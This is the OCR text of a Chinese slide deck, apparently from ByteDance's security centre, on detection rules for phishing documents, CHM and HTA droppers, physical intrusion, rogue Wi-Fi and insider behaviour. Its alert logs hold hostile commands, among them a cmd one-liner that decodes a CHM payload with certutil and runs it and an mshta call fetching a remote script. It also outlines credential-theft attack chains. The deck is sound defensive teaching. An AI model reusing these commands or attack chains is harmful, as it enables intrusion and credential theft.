
Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则-钓鱼攻击

样本分析

excel执行宏会启动rundll32并把shellcode写到rundll32空间中创建一个线程去执行shellcode。



实战攻防

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则-钓鱼攻击

可疑的进程的调用

规则

1 Sysmon日志事件8


事件 ID 8：CreateRemoteThread

CreateRemoteThread 事件检测进程何时在另一个进程中创建线程。恶意软件使用此技术来注入代码并隐藏在其他进程中。该事件指示源进程和目标进程。它提供有关将在新线程中运行的代码的信息：StartAddress、StartModule 和 StartFunction。请注意， StartModule 和 StartFunction 字段是推断出来的，如果起始地址在加载的模块或已知的导出函数之外，它们可能为空。


(https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon)

2 父进程excel在子进程rundll32创建远程线程

3 并且StartModule，startfunction为空。



实战攻防



Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则-钓鱼攻击

可疑的进程的调用

chm文件样本

报警名称:hh.exe异常进程创建
报警等级:P7
报警编码:SEC-SM041
事件名称:【SEC平台报警-已运营】|P7|SEC-SM041|服务器与主机安全事件|03-网络攻击|hh.exe异常进程创建
事件主类型:服务器与主机安全事件
事件子类型:03-网络攻击
运营状态:已运营
源IP:10
源端口:-1
源网络:
目标端口:-1
ID:EA8LgPfTIBlbOlUNkdU7fA==
事件源:SEC平台
原始日志时间:2021/
实体名称:Sysmon日志
扩展字段1(源进程):c:\windows\hh.exe
扩展字段2(目标进程):c:\windows\system32\cmd.exe
扩展字段3(命令行):"c:\windows\system32\cmd.exe" /c,start,/min cmd /c type *.chm^>%%tmp%%\2x^&pushd "%%tmp%%"^&dir /b /s *.chm^>1x^&for /f "tokens=*" %%i in (1x) do type %%i^>^>2x^&certutil -f -decode 2x 2.txt^&move /y 2.txt 2.exe^&2.exe

word文件样本

ent\wechat\log\xweb.log" --log-severity=warning --resources-dir-path="c:\users\wanglibin\appdata\ ble-features=overlayscrollbar --

June 30th 2021, 13:05:38.597 c:\windows\syswow64\rundll32.exe "c:\windows\syswow64\rundll32.exe" c:\program files\microsoft office\office16\winword.exe "c:\program files\microsoft office\office16\winword.exe" /n "c:\users\wanglibin\desktop\pass.doc" /o ""

事件名称:【SEC平台报警-已运营】|P7|SEC-SM045|服务器与主机安全事件|03-网络攻击|检测到winword.exe异常调用,疑似winword钓鱼上线
事件主类型:服务器与主机安全事件
事件子类型:03-网络攻击
运营状态:已运营
源IP:
源端口:-1
源网
目标端口:-1
ID:x4KcOYCOJDDIyQLE74l36Q==
事件源:SEC平台
原始日志时间:2021/06/30 13:05:39 CST
实体名称:Sysmon日志
扩展字段1(恶意进程名称):c:\windows\syswow64\rundll32.exe
扩展字段2(恶意进程ID):152
:{ "TargetProcessGuid": "{53b1a89b-fba2-60db-151a-000000004200}", "RuleName": "ID=T1055|Tactic=Defense Evasion, Privilege Escalation|Name=Process Injection", "TargetProcessId": "152", "NewThreadId": "26740", "StartModule": "-", "StartAddress": "0x0000000000530000", "SourceImage": "C:\\Program Files\\Microsoft Office\\Office16\\WINWORD.EXE", "UtcTime": "2021-06-30 05:05:39.047", "SourceProcessId": "15544", "TargetImage": "C:\\Windows\\SysWOW64\\rundll32.exe", "SourceProcessGuid": "{53b1a89b-fb9d-60db-0d1a-000000004200}", "StartFunction": "-" }

规则

hh.exe → cmd.exe

Sysmon： eventid=8

winword.exe → rundll32.exe

实战攻防

Empower Security
Enrich life


字节跳动安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则-钓鱼攻击

可疑的进程的调用

HTMLApplication类型样本

1 Sysmon日志 eventid=11 mshta生成了可执行文件并且在temp目录下



2 sysmon日志 子进程mshta.exe ,eventid=1 ,cmdline包含http


扩展字段2(父进程) : c:/program files/microsoft office/office16/powerpnt.exe


扩展字段3(子进程hash) : 0b4340ed812dc82ce636c00fa5c9bef2

扩展字段4(父进程hash) : a4005fd7789d2a1b8b0ae89e156c911b

操作指令 : mshta http://b[redacted]/id4camrvdbwf7crkncfl

3 Sysmon日志 eventid=1, mshta启动powershell，带有参数-nop -w hidden –encodedcommand 也可以作为条件





Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则-钓鱼攻击

可疑的进程行为部分相关告警

规则名称
SEC-Jowto094-利用mshta执行一句话脚本
SEC-Jowto093-利用mshta执行远程脚本
SEC-Jowto092-利用mshta执行命令
检测到svchost.exe创建子进程mshta.exe疑似正在遭受mshta-DCOM横向移动
检测到mshta.exe异常调用,疑似通过cmd.exe进行远程下载
检测到mshta.exe异常调用,疑似通过powershell.exe进行远程下载
SEC-Skylar-mshta执行
SEC-Sysmon-mshta执行
SEC-Skylar-mshta注入
SEC-Sysmon-mshta注入
SEC-Skylar-LOLbins-mshta

规则名称
检测到可疑exe样本生成,疑似钓鱼样本-skylar
检测到可疑exe样本生成,疑似钓鱼样本
检测到winword.exe异常调用,疑似winword钓鱼上线
检测到excel.exe异常调用,疑似excel钓鱼上线

规则名称
检测到winword.exe异常创建rundll32.exe进程执行dll行为
检测到winword.exe异常调用,疑似winword钓鱼上线

规则名称
SEC-Sysmon-powershell执行
SEC-Skylar-异常启动powershell
SEC-Skylar-异常powershell指令
SEC-Sysmon-异常powershell指令
SEC-Windows-CSpowershell强特征
SEC-Sysmon-异常启动powershell
SEC-Windows-powershell代码执行
SEC-Sysmon-powershell代码执行
SEC-Jowto044-powershell执行加密脚本
SEC-Jowto043-powershell隐蔽执行脚本
SEC-Skylar-可疑powershell脚本执行

规则名称
SEC-Sysmon-wmic进程创建
红队邮件样本taskhost.png进程运行
攻防对抗-SM-发现连接可疑C2地址进程
SEC-Sysmon-异常进程运行
SEC-Sysmon-CS进程运行-P3
SEC-Skylar-可疑exe进程运行
SEC-Sysmon-可疑exe进程运行
hh.exe异常进程创建
SEC-Skylar-可疑进程执行
SEC-Skylar-office启动系统进程
SEC-Skylar-lsass进程异常行为
SEC-Sysmon-lsass进程异常行为

SEC-Skylar-可疑的regsvr32外连
SEC-Skylar-可疑的netsh外连
SEC-Sysmon-可疑的netsh外连
SEC-Sysmon-可疑的regsvr32外连
SEC-Sysmon-svchost异常外连
疑似主机正在使用凭据连接远程主机IPC
SEC-Sysmon-可疑管道连接
SEC-Jowto041-外连恶意ip
SEC-Jowto034-对外服务进程可疑连接
SEC-Jowto033-可疑进程外连


实战攻防

Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY

安全检测规则-近源渗透

突破门禁 → 插入u盘 → 通过bios启动，修改administrator密码 → 添加样本到启动项中 → 凭据提取 → 横向移动



告警ID	告警名称
815	SEC-Sysmon27-遭受mimikatz攻击
733	SEC-Sysmon01-mimikatz正在执行
433	SEC-Windows-PS-Mimikatz
421	SEC-Sysmon-高度疑似mimikatz
315	疑似mimikatz的相关程序正在执行(极高)
292	有针对lsass或winlogon进程使用0x1010的访问...

实战攻防

Empower Security
Enrich life

字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY


安全检测规则- WIFI钓鱼


在公司楼下便利店伪造wifi热点

获取员工域账号密码

登录邮箱翻找敏感信息

尝试突破vpn二次认证






字节跳动 安全中心 × 安全范化 BYTEDANCE SECURITY


安全检测规则-异常行为检测

- 用户自行确认行为，选择是否上报
- 增强实时性
- 提高运营效率
- 培养全员安全氛围，提高安全意识


■ 高危行为：VPN异常登录



■ 敏感行为：wiki敏感词搜索



■ 高权限行为：堡垒机管理员登录



实战攻防

第四期

THANK YOU FOR READING

实战攻防

字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY